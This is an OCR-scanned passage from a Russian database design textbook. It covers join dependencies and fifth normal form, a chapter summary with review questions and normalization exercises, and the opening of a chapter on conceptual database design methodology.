При любой декомпозиции отношения на два других отношения полученные отношения обладают свойством соединения без потерь. Это означает, что полученные отношения можно снова соединить и получить прежнее отношение в исходном виде. Однако бывают случаи, когда требуется выполнить декомпозицию отношения более чем на два отношения. В таких (достаточно редких) случаях возникает необходимость учитывать зависимость соединения без потерь, которая устраняется с помощью пятой нормальной формы (5НФ). В этом разделе мы кратко рассмотрим сущность зависимости соединения без потерь и ее связь с пятой нормальной формой (5НФ),

13.12.1. Зависимость соединения без потерь

Зависимость соединения без потерь. Свойство декомпозиции, которое гарантирует отсутствие фиктивных строк при восстановлении первоначального отношения с помощью операции естественного соединения.

При разбиении отношений с помощью операции проекции используемый метод декомпозиции определяется совершенно точно. В частности, следует позаботиться о том, чтобы при обратном соединении полученных отношений можно было восстановить исходное отношение. Такая декомпозиция называется декомпозицией с *соединением без потерь* (а также *беспроигрышным* или *неаддитивным* соединением), поскольку при ее выполнении сохраняются все данные исходного отношения, а также исключается создание дополнительных фиктивных строк. Например, отношения `BranchStaff` и `BranchOwner` (см. табл. 13,23 и 13.24), которые получены путем декомпозиции отношения `BranchStaffOwner` (см. табл. 13.22), обладают свойством соединения без потерь. Иначе говоря, исходное отношение BranchStaffOwner может быть реконструировано путем применения операции естественного соединения к отношениям BranchStaff и BranchOwner. В этом примере выполнена декомпозиция исходного отношения на два отношения, однако бывают случаи, когда требуется выполнить декомпозицию без потерь с образованием более двух отношений [3]. Именно в таких случаях применимы понятия зависимости соединения без потерь и пятой нормальной формы (5НФ).

13.12.2. Определение пятой нормальной формы (5НФ)

Пятая нормальная форма (5НФ). Отношение без зависимостей соединения.

Пятая нормальная форма (5НФ), которая также называется *проективно-соединительной нормальной формой,* или *ПСНФ* (Project-Join Normal Form — PJNF), означает, что отношение в такой форме не имеет зависимостей соединения [НО]. Рассмотрим показанное на рис. 13.10 отношение `PropertyItemSupplier`. Это отношение описывает объекты недвижимости (propertyNo), для которых требуются определенные предметы обстановки (ItemDescription), поставляемые поставщиками (supplierNo) на эти объекты недвижимости (propertyNo). Кроме того, если для какого-то объекта недвижимости (p) требуется некоторый предмет обстановки (i), некий поставщик (s) занимается поставкой таких предметов (i), и поставщик (s) уже выполнил поставку, по меньшей мере, одного предмета обстановки на этот объект недвижимости (p), то этому же поставщику (s) снова будет поручено поставить необходимый

предмет обстановки (i) на объект недвижимости (p). В данном примере предположим, что описание предмета обстановки (ItemDescription) однозначно идентифицирует предмет обстановки соответствующего типа.

Чтобы определить, какого рода ограничение распространяется на отношение PropertyItemSupplier (рис. 13.10, а), рассмотрим следующее утверждение.

Если для объекта недвижимости PG4 требуется предмет обстановки 'Bed'(Кровать) (согласно данным в строке 1),
поставками на объект недвижимости PG4 занимается поставщик S2 (согласно данным в строке 2),
поставщик S2 занимается поставками предметов обстановки 'Bed' (согласно данным в строке 3),
То поставщик S2 должен выполнить поставку предмета обстановки 'Bed' на объект недвижимости PG4

Этот пример наглядно иллюстрирует циклический характер ограничения, которое распространяется на отношение PropertyItemSupplier. Если это ограничение соблюдается, то строка (PG4, Bed, S2) должна существовать во всех допустимых состояниях отношения PropertyItemSupplier (рис. **13.10, *б*). Это** — пример одной из аномалий обновления, и такое отношение называется содержащим *зависимость соединения* (Join Dependency — JD).

Зависимость соединения. Представляет собой одну из разновидностей зависимости. Например, если рассматривается отношение R с подмножествами атрибутов R, обозначенными *как* A, в, ..., Z, то отношение R удовлетворяет зависимость соединения, если и только если каждое допустимое значение R равно соединению его проекций на атрибуты A, в, ..., Z.

Итак, отношение PropertyItemSupplier содержит зависимость соединения и поэтому не находится в пятой нормальной форме (5НФ). Для удаления этой зависимости соединения необходимо выполнить декомпозицию отношения PropertyItemSupplier на три отношения 5НФ, а именно PropertyItem (R1), ItemSupplier (R2) и PropertySupplier (R3), как показано в табл. **13.25-13.27. В** таком случае можно утверждать, что отношение PropertyItemSupplier в форме (A, B, C) удовлетворяет зависимости соединения JD (R1(A, B), R2(B, C), R3(A, C)).

Таблица 13.25. Отношение PropertyItem в форме 5НФ

propertyNo	itemDescription
PG4	Bed
PG4	Chair
PG16	Bed

Таблица 13.26. Отношение ItemSupplier в форме 5НФ

itemDescription	supplierNo
Bed	S1
Chair	S2
Bed	S2

Таблица 13.27. Отношение PropertySupplier в форме 5НФ

propertyNo	supplierNo
PG4	S1
PG4	S2
PG16	S2

Следует отметить, что естественное соединение любых *двух* из этих трех отношений приведет к появлению фиктивных строк, но естественное соединение *всех трех* отношений приведет к восстановлению отношения PropertyItemSupplier в исходное состояние.

Подробное описание пятой нормальной формы приведено в [93], [106] и [154].




*Рис. 13.10. **Пример зависимости соединения: а) недопустимое состояние отношения PropertyItemSupplier; б) допустимое состояние отношения** PropertyItemSupplier*

РЕЗЮМЕ

- Нормализация — это метод создания набора отношений с заданными свойствами на основе требований, предъявляемых к данным в организации. Нормализация является формальным методом, который может быть использован для определения состава отношений на основе ключей и существующих функциональных зависимостей между их атрибутами.
- Отношения с избыточностью данных могут быть подвержены аномалиям обновления, которые подразделяются на аномалии вставки, удаления и модификации данных.
- Одной из основных концепций нормализации является функциональная зависимость, которая описывает связь между атрибутами отношения. Пусть A и B — атрибуты некоторого отношения R. Атрибут в функционально зависит от атрибута A (что обозначается как A→B), если каждое значение A связано с одним и только одним значением B. (Причем каждый из атрибутов A и B может состоять из одного или нескольких атрибутов.)

- Детерминантом функциональной зависимости называется атрибут (или группа атрибутов), находящийся в левой части выражения, которое представляет функциональную зависимость.
- Основные характеристики функциональных зависимостей, которые должны быть выявлены для использования в процессе нормализации, состоят в следующем: они определяют связь "один к одному" между атрибутами, представленными в левой и правой частях выражения зависимости, всегда остаются справедливыми и являются нетривиальными.
- Ненормализованной формой (ННФ) называется таблица, которая содержит одну или несколько повторяющихся групп атрибутов.
- Первой нормальной формой (1НФ) называется отношение, в котором на пересечении каждой строки и каждого столбца находится одно и только одно значение.
- Второй нормальной формой (2НФ) называется отношение, которое находится в первой нормальной форме, а каждый атрибут, не входящий в первичный ключ, полностью функционально зависит от первичного ключа. Полная функциональная зависимость для атрибутов A и B некоторого отношения означает следующее: атрибут B полностью функционально зависит от атрибута A, если атрибут B функционально зависит от атрибута A, но не зависит от какого-либо собственного подмножества атрибута A.
- Третьей нормальной формой (3НФ) называется отношение, которое находится в первой и во второй нормальных формах, причем в нем нет атрибутов, не входящих в первичный ключ, которые транзитивно зависят от первичного ключа. Транзитивная зависимость для атрибутов A, B и C некоторого отношения означает следующее: если $A \rightarrow B$ и $B \rightarrow C$, то C транзитивно зависит от атрибута A через атрибут B (при условии, что A функционально не зависит от B или C).
- Общим определением для второй нормальной формы (2НФ) является отношение, находящееся в первой нормальной форме, в котором каждый атрибут, не относящийся к первичному ключу, является полностью функционально зависимым от любого потенциального ключа. В этом определении предполагается, что атрибут первичного ключа входит в состав любого потенциального ключа.
- Общим определением для третьей нормальной формы (3НФ) является отношение, находящееся в первой и второй нормальных формах, в котором каждый атрибут, не относящийся к первичному ключу, является транзитивно зависимым от любого потенциального ключа. В этом определении предполагается, что атрибут первичного ключа входит в состав любого потенциального ключа.
- Нормальной формой Бойса–Кодда (НФБК) называется отношение, в котором каждый детерминант является потенциальным ключом.
- Четвертой нормальной формой (4НФ) называется отношение, которое находится в нормальной форме Бойса-Кодда и не содержит нетривиальных многозначных зависимостей. Многозначная зависимость представляет такую зависимость между атрибутами A, B и C некоторого отношения, при которой для каждого значения атрибута A существуют соответствующие множества значений атрибутов 3 и C, причем оба эти множества не зависят друг от друга.
- Зависимостью соединения без потерь называется свойство декомпозиции, которое означает, что при комбинировании отношений с помощью операции естественного соединения не возникают фиктивные строки.
- Пятой нормальной формой (5НФ) называется отношение, которое не содержит зависимостей соединения. Отношение R с подмножествами атрибутов A, B, . . ., Z удовлетворяет зависимости соединения, если и только если каждое допустимое значение R равно соединению его проекций на подмножества A, B, . . ., Z.

Вопросы

13.1. В чем состоит назначение методов нормализации данных?

13.2. Назовите типы аномалий обновления, которые могут возникать в отношении, в котором имеются избыточные данные.

13.3. Дайте определение понятия функциональной зависимости.

13.4. Каковы основные характеристики функциональных зависимостей, которые используются при нормализации отношения?

13.5. С помощью какого способа проектировщики баз данных обычно идентифицируют множество функциональных зависимостей, связанных с отношением?

13.6. Сформулируйте аксиомы Армстронга.

13.7. Назовите характеристики таблицы в ненормализованной форме (ННФ) и опишите способ преобразования такой таблицы в отношение в первой нормальной форме (1НФ).

13.8. Назовите нормальную форму, которой, как минимум, должно удовлетворять каждое отношение. Дайте определение этой нормальной формы.

13.9. Б чем состоят два подхода к преобразованию отношения первой нормальной формы (1НФ) в одно или несколько отношений второй нормальной формы (2НФ)?

13.10. Сформулируйте понятие полной функциональной зависимости и покажите, как оно связано с формой 2НФ. Приведите соответствующий пример.

13.11. Сформулируйте понятие транзитивной зависимости и покажите, как оно связано с формой ЗНФ. Приведите пример.

13.12. Опишите различия между основанными на первичных ключах определениями форм 2НФ и ЗНФ и общими определениями 2НФ и ЗНФ. Приведите пример.

13.13. Опишите назначение нормальной формы Бойса-Кодда (НФБК) и покажите различия между формами НФБК и ЗНФ. Приведите пример.

13.14. Сформулируйте понятие многозначной зависимости и покажите, как оно связано с формой 4НФ. Приведите пример.

13.15. Сформулируйте понятие зависимости соединения и покажите, как оно связано с формой 5НФ. Приведите пример.


Упражнения

13.16. Изучите форму истории болезни *(Patient Medication Form)* из практического примера для больницы *WellmeadowsHospital,* показанную на рис. 13.11.

а) Определите функциональные зависимости между данными, приведенными в форме на рис. 13.11.

б) Опишите и проведите процесс нормализации данных, приведенных на рис. 13.11, до первой (1НФ), второй (2НФ), третьей (ЗНФ) формы и формы НФБК.

в) Определите первичные, альтернативные и внешние ключи в разработанных вами отношениях НФБК.



Wellmeadows Hospital
Patient Medication Form

Patient Number: P10034
Full Name: Robert MacDonald
Ward Number: Ward 11
Bed Number: 84
Ward Name: Orthopaedic

Drug Number	Name	Description	Dosage	Method of Admin	Units per Day	Start Date	Finish Date
10223	Morphine	Pain Kilter	10mg/ml	Oral	50	24/03/03	24/04/02
10334	Tetracycline	Antibiotic	0.5mg/ml	IV	10	24/03/01	17/04/01
10223	Morphine	Pain Killer	10mg/ml	Oral	10	25/04/02	02/05/03

Рис. 13.11, Форма** истории **болезни (Patient** Medication Form) из **практического примера** для больницы Wellmeadows **Hospital

13.17. Табл. 13.28 представляет собой таблицу назначений пациентов на прием к дантистам. Пациента назначают на прием к дантисту, работающему в конкретном кабинете, в определенный день и час. На весь тот день, когда дантист принимает пациентов, ему отводят определенный кабинет.

а) Табл. 13.28 подвержена аномалиям обновления. Приведите примеры аномалий вставки, удаления и модификации.

б) Опишите и проведите процесс нормализации табл. 13.28 до формы НФБК. Выскажите все предположения, которые вы можете сделать в отношении данных, приведенных в этой таблице.

13.18. Агентство *Instant Cover* предоставляет отелям в Шотландии услуги по найму персонала с частичной и временной занятностью. В табл. 13.29 показаны часы работы персонала агентства в различных отелях. Каждый член персонала имеет уникальный номер карточки государственного социального страхования (National Insurance Number — NIN).

а) Табл. 13.29 подвержена аномалиям обновления. Приведите примеры аномалий вставки, удаления и модификации.

б) Опишите и проведите процесс нормализации табл. 13.29 до формы НФБК. Выскажите все предположения, которые вы можете сделать в отношении данных, приведенных в этой таблице.

13.19. В табл. 13.30 перечислены медицинские работники больницы (staffName), работающие в некотором отделении (wardName), и пациенты (patientName), которые направлены в это отделение. Между работниками и пациентами каждого отделения нет связи. В этом примере предполагается, что имя работника (staffName) однозначно обозначает каждого медицинского работника, а имя пациента (patientName) — каждого пациента.

а) Объясните, почему отношение, показанное в табл. 13,30, находится в форме НФБК, а не в форме 4НФ.

б) Отношение, приведенное в табл. 13.30, подвержено аномалиям обновления. Приведите примеры аномалий вставки, удаления и модификации.

в) Опишите и проведите процесс нормализации отношения, приведенного в табл. 13.30, до формы 4НФ.

13.20. Отношение, показанное в табл. 13.31, описывает некоторые больницы (hospitalName), для которых требуются определенные медицинские материалы (itemDescription), поставляемые поставщиками (supplierNo) в эти больницы (hospitalName). Кроме того, если больнице (h) требуется определенный материал (i), поставщик (s) поставляет этот материал (i) и поставщик (Б) уже выполнял поставку *хотя бы одной партии* указанного материала в эту больницу (h), то поставщик (s) должен выполнить также и текущую поставку требуемого материала (i) в больницу (h). В этом примере предполагается, что описание медицинского материала (itemDescription) однозначно идентифицирует материал каждого типа.

а) Объясните, почему отношение, показанное в табл. 13.31, не находится в форме 5НФ.

б) Опишите и проведите процесс нормализации отношения, приведенного в табл. 13.31, до формы 5НФ.

Таблица 13.28. Таблица назначений пациентов на прием к дантистам

staffNo	dentistName	patNo	patName	appointment date	appointment time	surgery No
S1011	Tony Smith	P100	Gillian White	12-Sep-01	10.00	S15
S1011	Tony Smith	P105	Jill Bell	12-Sep-OI	12.00	S15
S1024	Helen Pearson	P10S	Ian MacKay	12-Sep-OI	10.00	S10
S1024	Helen Pearson	P108	Ian MacKay	14-Sep-01	14.00	S10
S1032	Robin Plevin	P105	Jill Bell	14-Sep-01	16.30	S15
S1032	Robin Plevin	P110	John Walker	15-Sep-01	18.00	S13

Таблица 13.29. Информация о контрактах агентства Instant Cover

NIN	contractNo	hours	eName	hNo	hLoc
1135	C1024	16	Smith J	H25	East Kilbride
1057	C1024	24	Hocine D	H25	East Kilbride
1068	C1025	28	White T	H4	Glasgow
1135	C1025	15	Smith J	H4	Glasgow

Таблица 13.30. ОтношениеWardStaffPatient

wardName	staffName	patientName
Pediatrics	Kim Jones	Claire Johnson
Pediatrics	Kim Jones	Brian White
Pediatrics	Stephen Ball	Claire Johnson
Pediatrics	Stephen Ball	Brian White

Таблица 13.31. Отношение HospitalItemSupplier

hospitalName	itemDescription	supplierNo
Western General	Antiseptic Wipes	S1
Western General	Paper Towels	S2
Yorkhill	Antiseptic Wipes	S2
Western General	Antiseptic Wipes	S2

Часть IV

МЕТОДОЛОГИЯ

Глава 14 МЕТОДОЛОГИЯ КОНЦЕПТУАЛЬНОГО ПРОЕКТИРОВАНИЯ БАЗ ДАННЫХ

В ЭТОЙ ГЛАВЕ...

- Назначение методологии проектирования.
- Три основных этапа проектирования базы данных: концептуальное, логическое и физическое,
- Разбиение общей предметной области проекта на отдельные представления конкретных пользователей о функционировании предприятия.
- Использование моделей "сущность-связь" для создания локальной концептуальной модели данных, основанной на информации, полученной из собственных представлений отдельных пользователей о предметной области приложения.
- Проверка полученной концептуальной модели на адекватность предметной области предприятия и точность отражения в ней представлений отдельных пользователей.
- Документирование процессов концептуального проектирования базы данных.
- Участие конечных пользователей и их роль в процессах концептуального проектирования базы данных.

В данной главе описаны основные этапы жизненного цикла приложения базы данных. Одним из них является *проектирование базы данных*. Оно начинается по завершении анализа всех требований к проекту, выдвигаемых со стороны предприятия-заказчика.

В этой главе, а также в главах 15-17 рассматривается методология, предлагаемая для проектирования базы данных, входящей в общий жизненный цикл приложения, использующего базы данных реляционного типа. Предлагаемая методология представляет собой поэтапное руководство, охватывающее три основных этапа проектирования баз данных: концептуальное, логическое и физическое проектирование (рис. 9.1). Ниже описано назначение каждого из этих этапов.

- Концептуальное проектирование — создание концептуального представления базы данных, включающее определение типов важнейших сущностей и существующих между ними связей и атрибутов.
- Логическое проектирование — преобразование концептуального представления в логическую структуру базы данных, включая проектирование отношений.
- Физическое проектирование — принятие решения о том, как логическая модель будет физически реализована (с помощью таблиц) в базе данных, создаваемой с использованием выбранной СУБД.

Структура этой главы

В разделе 14.1 дано определение методологии проектирования базы данных и приведен обзор трех этапов методологии, принятой в данной книге. В разделе 14.2 кратко изложена методология и описаны основные действия, связанные с каждым этапом проектирования. Раздел 14.3 полностью посвящен описанию методологии концептуального проектирования базы данных; в нем подробно описаны этапы, необходимые для создания концептуальной модели данных. В этой главе для создания концептуальных моделей данных, соответствующих каждому представлению данных в моделируемой предметной области, применяется метод ER-моделирования, описанный в главах 11 и 12.

В главе 15 речь пойдет о методологии этапа логического проектирования реляционной модели данных. В этой главе детально описываются все этапы, необходимые для преобразования каждой локальной концептуальной модели и создания логической модели базы данных. Вначале рассматриваются способы преобразования отдельной концептугльной модели данных в локальную логическую модель данных. Здесь также описаны способы объединения локальных логических моделей данных для создания *глобальной* логической модели данных, которая обобщает представления всех пользователей предприятия о предметной области приложения, если для реализации рассматриваемого приложения применяется несколько представлений.

В главах 16 и 17 рассматривается завершающий этап проектирования базы данных. Вашему вниманию будет предложено детальное описание всех этапов, необходимых для разработки физической структуры базы данных, создаваемой в среде реляционной СУБД. Представленный материал убедительно доказывает, что разработка только лишь логической модели данных не позволяет обеспечить оптимальную реализацию базы данных. В частности, мы приведем пример модификации выбранной логической структуры данных, необходимой для достижения приемлемого уровня производительности приложения.

В приложении Е приведены общие сведения о методологии проектирования базы данных для тех читателей, которые хорошо знакомы с проблематикой проектирования баз данных и желают просто ознакомиться с обзором основных этапов проектирования. При описании методологии вместо терминов "тип сущности" и "тип связи" применяются термины "сущность" и "связь", если их смысл в данном контексте является очевидным; термин "тип" будет применяться только с целью предотвращения возможной неоднозначности. Отметим также, что в этой главе для иллюстрации отдельных этапов методологии в основном используются примеры из представления `Staff` учебного проекта *DreamHome*, которое описано в разделе 10.4 и приложении А.

14.1. Введение в методологию проектирования баз данных

Прежде чем приступить к рассмотрению собственно методологии, полезно узнать, что она собой представляет, в частности, как методология концептуального и логического проектирования базы данных связана с физическим проектированием.

14.1.1. Общее определение методологии проектирования

Методология проектирования. Структурированный подход, предусматривающий использование специализированных процедур, технических приемов, инструментов, документации и ориентированный на поддержку и упрощение процесса проектирования.

Методология проектирования предусматривает разбиение всего процесса на несколько стадий, каждая из которых, в свою очередь, состоит из нескольких этапов. На каждом этапе разработчику предлагается набор технических приемов, позволяющих решать задачи, стоящие перед ним на данной стадии разработки. Кроме того, методология предлагает методы планирования, координации, управления, оценки хода разработки проекта, а также структурированный подход к анализу и моделированию всего набора требований, предъявляемых к базе данных, и позволяет выполнить эти действия стандартизированным и организованным образом,

14.1.2. Концептуальное, логическое и физическое проектирование базы данных

В предлагаемой методологии весь процесс проектирования базы данных подразделяется на три основных этапа: концептуальное, логическое и физическое проектирование.

Концептуальное проектирование базы данных. Конструирование информационной модели предприятия, не зависящей от каких-либо физических условий реализации.

Концептуальное проектирование базы данных начинается с создания концептуальной модели данных предприятия, полностью независимой от любых деталей реализации. К последним относятся выбранный тип СУБД, состав программ приложения, используемый язык программирования, конкретная аппаратная платформа, вопросы производительности и любые другие физические особенности реализации.

Логическое проектирование базы данных. Конструирование информационной модели предприятия на основе существующих конкретных моделей данных, но без учета используемой СУБД и прочих физических условий реализации.

Логическое проектирование базы данных заключается в преобразовании концептуальной модели данных в логическую модель данных предприятия с учетом выбранного типа СУБД (например, предполагается использование некоторой реляционной СУБД). Логическая модель данных является источником информации для этапа физического проектирования. Она предоставляет разработчику физической модели данных средства проведения всестороннего анализа различных аспектов работы с данными, что имеет исключительно важное значение для выбора действительно эффективного проектного решения.

Физическое проектирование базы данных. Описание конкретной реализации базы данных, размещаемой во внешней памяти. Физический проект описывает базовые отношения, определяет организацию файлов и состав индексов, применяемых для обеспечения эффективного доступа к данным, а также регламентирует все соответствующие ограничения целостности и меры защиты.

Физическое проектирование базы данных предусматривает принятие разработчиком окончательного решения о способах реализации создаваемой базы. Поэтому физическое проектирование обязательно производится с учетом всех особенностей используемой СУБД. Между этапами физического и логического проектирования всегда имеется определенная обратная связь, поскольку решения, принятые на этапе физического проектирования с целью повышения производительности разрабатываемой системы, могут потребовать определенной корректировки логической модели данных.

14.1.3. Важнейшие факторы успешного проектирования базы данных

Ниже приведены некоторые рекомендации, которым необходимо следовать для успешного проектирования базы данных.

- Поддерживайте постоянную и активную связь с будущими пользователями приложения.
- При проведении процедур моделирования данных придерживайтесь обоснованной методологии.
- Применяйте подходы, предусматривающие создание приложений, управляемых данными.
- Создавайте модель данных с учетом требований поддержки их структурной целостности и согласованности.
- В процессе реализации методологии моделирования данных применяйте методы разработки концептуальной модели, нормализации и проверки целостности транзакций.
- Для представления модели данных как можно шире используйте схемы.
- Для описания дополнительных семантических требований к данным используйте средства языка проектирования баз данных (Database Design Language — DBDL).
- В дополнение к схемам моделей данных и конструкциям DBDL разработайте словарь описания данных.
- Возвращайтесь к уже выполненным ранее этапам, если это требуется для достижения оптимальных результатов.

Изложенные выше рекомендации учтены в методологии проектирования баз данных, которая рассматривается в настоящей книге.

14.2. Общий обзор этапов проектирования базы данных

В этом разделе мы предлагаем вашему вниманию общий обзор всех этапов, предусматриваемых предлагаемой методологией разработки базы данных. В целом процедура разработки включает следующие этапы.

Концептуальное проектирование базы данных

1. Создание локальной концептуальной модели данных исходя из представлений о предметной области каждого из типов пользователей.
2. Определение типов сущностей.
3. Определение типов связей.
4. Определение атрибутов и связывание их с типами сущностей и связей.
5. Определение доменов атрибутов.
6. Определение атрибутов, являющихся потенциальными и первичными ключами.
7. Обоснование необходимости использования понятий расширенного моделирования (необязательный этап).
8. Проверка модели на отсутствие избыточности.
9. Проверка соответствия локальной концептуальной модели конкретным пользовательским транзакциям.
10. Обсуждение локальных концептуальных моделей данных с конечными пользователями.

Логическое проектирование базы данных (для реляционной модели)

1. Создание и проверка локальной логической модели данных на основе представления о предметной области каждого из типов пользователей.
2. Устранение особенностей локальной логической модели, несовместимых с реляционной моделью (необязательный этап).
3. Определение набора отношений исходя из структуры локальной логической модели данных.
4. Проверка отношений с помощью правил нормализации.
5. Проверка соответствия отношений требованиям пользовательских транзакций.
6. Определение требований поддержки целостности данных.
7. Обсуждение разработанных локальных логических моделей данных с конечными пользователями.
8. Создание и проверка глобальной логической модели данных.
9. Слияние локальных логических моделей данных в единую глобальную модель данных.
10. Проверка глобальной логической модели данных.
11. Проверка возможностей расширения модели в будущем.
12. Обсуждение глобальной логической модели данных с пользователями.

Физическое проектирование базы данных (с использованием реляционной СУБД)

1. Перенос глобальной логической модели данных в среду целевой СУБД.
2. Проектирование базовых отношений в среде целевой СУБД.
3. Проектирование отношений, содержащих производные данные.
4. Реализация ограничений предметной области.
5. Проектирование физического представления базы данных.

6. Анализ транзакций.
7. Выбор файловой структуры.
8. Определение индексов.
9. Определение требований к дисковой памяти.
10. Разработка пользовательских представлений.
11. Разработка механизмов защиты.
12. Анализ необходимости введения контролируемой избыточности.
13. Организация мониторинга и настройка функционирования операционной системы.

Концептуальное и логическое проектирование базы данных включает три основных этапа. Задачей *первого* этапа является разбиение проекта на группу относительно небольших (и более простых) задач исходя из представлений о предметной области приложения, свойственных каждому из типов конечных пользователей. Результатом выполнения этого этапа является создание локальных концептуальных моделей данных, представляющих собой полное и точное отражение представлений о предметной области приложения отдельных типов пользователей.

На *втором* этапе локальные концептуальные модели данных преобразуются в локальные логические модели данных (для реляционной модели данных), состоящие из ER-диаграммы, реляционной схемы и сопроводительной документации. Затем корректность логических моделей данных проверяется с помощью правил нормализации. Нормализация представляет собой эффективное средство, позволяющее убедиться в структурной согласованности, логической целостности и минимальной избыточности принятой модели данных. Дополнительно модель данных проверяется с целью выявления возможности осуществления транзакций, которые будут выполняться пользователями создаваемого приложения. Все эти проверки позволяют получить необходимую уверенность в том, что принятая модель данных является вполне приемлемой. По завершении этапа 2 каждая локальная логическая модель данных при необходимости может применяться для подготовки прототипов реализаций базы данных, предназначенных для отдельных типов пользователей приложения.

На *третьем* этапе выполняется объединение локальных логических моделей данных (отражающих представление о предметной области отдельных типов пользователей) в единую глобальную логическую модель данных всего предприятия (обобщающую представления о предметной области всех типов пользователей). Глобальная логическая модель проверяется по такому же принципу, как и локальные модели; это позволяет убедиться в том, что ее структура является правильной и поддерживает все необходимые транзакции. Этот этап обычно требуется, если приложение состоит более чем из одного представления.

В предлагаемой методологии проектирования существенная роль отводится конечным пользователям, которые постоянно привлекаются разработчиками для ознакомления и проверки создаваемых моделей данных и сопроводительной документации. Проектирование баз данных обычно представляет собой циклический процесс, имеющий конкретную точку начала, практически не имеющий конца и включающий неограниченное число циклов улучшений и доработок. Хотя в нашем изложении этот процесс выглядит как четко определенная последовательность процедур, следует особо подчеркнуть, что это ни в коей мере не означает, что разработка базы данных непременно должна выполняться именно таким образом. Весьма вероятно, что сведения, полученные при выполнении некоторого этапа, могут потребовать изменить решения, принятые на одном из предыдущих этапов. Поэтому мы считаем, что практика предварительного анализа возможных результатов выполнения последующих этапов может оказаться

полезной при выполнении начальных этапов разработки. Предлагаемую методологию следует рассматривать как общую схему, которая позволит повысить эффективность работы по проектированию баз данных.

В этой главе этапы физического проектирования базы данных представлены из соображений полноты предлагаемой схемы, но подробное их описание приведено в главах 16 и 17.

14.3. Методология концептуального проектирования базы данных

В данном разделе приведено поэтапное руководство по концептуальному проектированию баз данных.

Этап 1. Создание локальной концептуальной модели данных на основе представления о предметной области каждого из типов пользователей

Цель. Создание локальной концептуальной модели данных предприятия на основе представления о предметной области каждого отдельного типа пользователей.

На первом этапе проектирования базы данных должна быть разработана концеятуальная модель данных для каждого представления, охватывающего предметную область данного предприятия; такая модель данных называется *локальной концептуальной моделью данных* для рассматриваемого представления. В процессе анализа необходимо выявить все пользовательские представления, которые требуются для разрабатываемого приложения, и предусмотреть возможность объединения некоторых представлений для создания обобщенного представления, обозначенного соответствующим идентификатором, в зависимости от степени перекрытия отдельных представлений. На этапе сбора требований к данным и их анализа (который рассматривался в разделе 10.4.4} определено, что для приложения *DreamHome* требуются следующие представления.

- Представление Branch, состоящее из пользовательских представлений таких типов пользователей, как Director (Директор) и Manager (Менеджер).
- Представление Staff, состоящее из пользовательских представлений таких типов пользователей, как Supervisor (Инспектор) и Assistant (Ассистент).

В настоящей главе приведен пример создания локальной концептуальной модели данных для представления Staff учебного проекта *DreamHome,* а в следующей главе показано, как преобразовать локальную концептуальную модель данных в локальную логическую модель данных для этого представления, а затем описано, каким образом можно выполнить слияние полученной локальной логической модели с локальной логической моделью для представления Branch, показанного на рис. 12.8. Каждая локальная концептуальная модель данных состоит из следующих компонентов:

- типы сущностей;
- типы связей;
- атрибуты и домены атрибутов;

- первичные ключи;
- альтернативные ключи;
- ограничения целостности.

Концептуальная модель данных дополняется документацией, создаваемой в процессе разработки этой модели, включая словарь данных. Подробные сведения о сопроводительной документации, которая может быть подготовлена на различных этапах, приведены при описании этих этапов. На первом этапе разработки должно быть выполнено следующее.

1. Определение типов сущностей.
2. Определение типов связей.
3. Определение атрибутов и связывание их с типами сущностей и связей.
4. Определение доменов атрибутов.
5. Определение атрибутов, являющихся потенциальными и первичными ключами.
6. Обоснование необходимости использования понятий расширенного моделирования (необязательный этап).
7. Проверка модели на отсутствие избыточности,
8. Проверка соответствия локальной концептуальной модели конкретным пользовательским транзакциям.
9. Обсуждение локальных концептуальных моделей данных с конечными пользователями.

Этап 1.1. Определение типов сущностей

Цель. Определение основных типов сущностей, которые требуются для конкретного представления.

